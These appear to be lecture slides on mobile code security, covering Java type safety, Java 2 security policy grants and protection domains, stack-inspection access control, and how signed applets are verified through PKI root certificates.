
Mobile Code Security Mechanisms

- Code signing
- Least privileges
- Code monitoring: resources usage monitoring
- Mobile code runtime environment
 - Memory model partition the memory into safe and unsafe regions
 - Safety check ensure every memory access refers to a safe memory location, e.g. Java type safety
 - Resource access control by security manager, e.g. Java access controller
- Proof-carrying code: the proof that a piece of mobile code adheres to a safety policy is encoded and transmitted together with the code


Java Safety

- Safety denotes absence of undesirable behavior that can cause system hazards, e.g.
 - Java manages memory by reference and does not allow pointer arithmetic
 - Java provides “final” modifier, which disables overriding class or method
 - Java supports automatic memory management, which prevents memory leak and covert channel
- Java is a strongly typed language
 - An object must always be accessed in the same way and illegal casting is impossible, e.g. an integer cannot be casted to a pointer and access anywhere in the system
 - Static type checking by bytecode verifier protects against forget pointers, access restriction violation, stack overflows, ...
 - Dynamic type checking ensure no array bound overflows or type incompatibilities

Java Applet Execution



Java 2 Security Model



```
grant codeBase "http://www.oreilly.com/" {  
    permission java.io.FilePermission  
    "/tmp/*", "read";  
    permission java.lang.RuntimePermission  
    "queuePrintJob";  
}
```


```
grant signedBy "HKGovt,HKSAR",  
codeBase "http://info.gov.hk" {  
    permission java.security.AllPermission;  
};
```

A protection domain


Java Applet Run-Time Access Control

- A Java bean B is installed on a desktop PC which can read local files, the ProtectionDomain of the bean's class has permission to read local files
- An applet A loaded from a Web server that calls the bean B, and A does not have local file read permission
- When A calls B, and B try to read local file F,
`AccessController.checkPermission("Local file F", "read")` will be called
- `checkPermission("Local file F", "read")` checks against B's protection domain will be succeed while
`checkPermission("Local file F", "read")` checks against A's protection domain will be fail, and `SecurityException` will be thrown

Java Applet Run-Time Access Control (Stack Check)



Java Applet Run-Time Access Control (Enable Privilege)



Java Signed Applet key issue

- There is a program (or a piece of code) sent from the Web server to the client (i.e. the browser)
- Can I have an easy Yes/No ‘test’ to decide whether the program is safe to run or not?
- The PKI (Public Key Infrastructure) and the browser provides one such solution

The Signed Applet Example


- Signed Applet - Java Applet with ‘digital signature’
- Treat the Applet as a ‘document’ from Server to Client
- The Applet will have an extra document, called ‘digital signature’ attached to it.
 - The “Applet + digital_signature” is a Signed Applet
 - When the Server creates this Applet, the Server will put in this digital_signature as well
 - Only the Server (which holds a “private key”) can create this digital_signature
- Client will ‘verify the digital signature’
- If the verification process is ok, Client will allow the Applet to execute
- **Result:** only Applet from trusted server will be executed

The Signed Applet Technology

- What is the technology that the client used, to ‘verify a signed Applet’? - PKI
- Server, will create the digital_signature using “the server’s private key”
- Client, will verify the digital signature, using the server’s public key stored in the 'Public Key Certificate'
- The Public Key Certificate of the Server will be sent from Server to Client when the Applet is loaded, or in some previous connections
- Client, using the 'Root Cert' + the server’s Public Key Cert + the Signed Applet, to perform the verification


How the “Root Certs” are used?

Server
(S1)




S1 has a “Cert of
S1”, issued by
CA

Root Cert -
cert. of CA

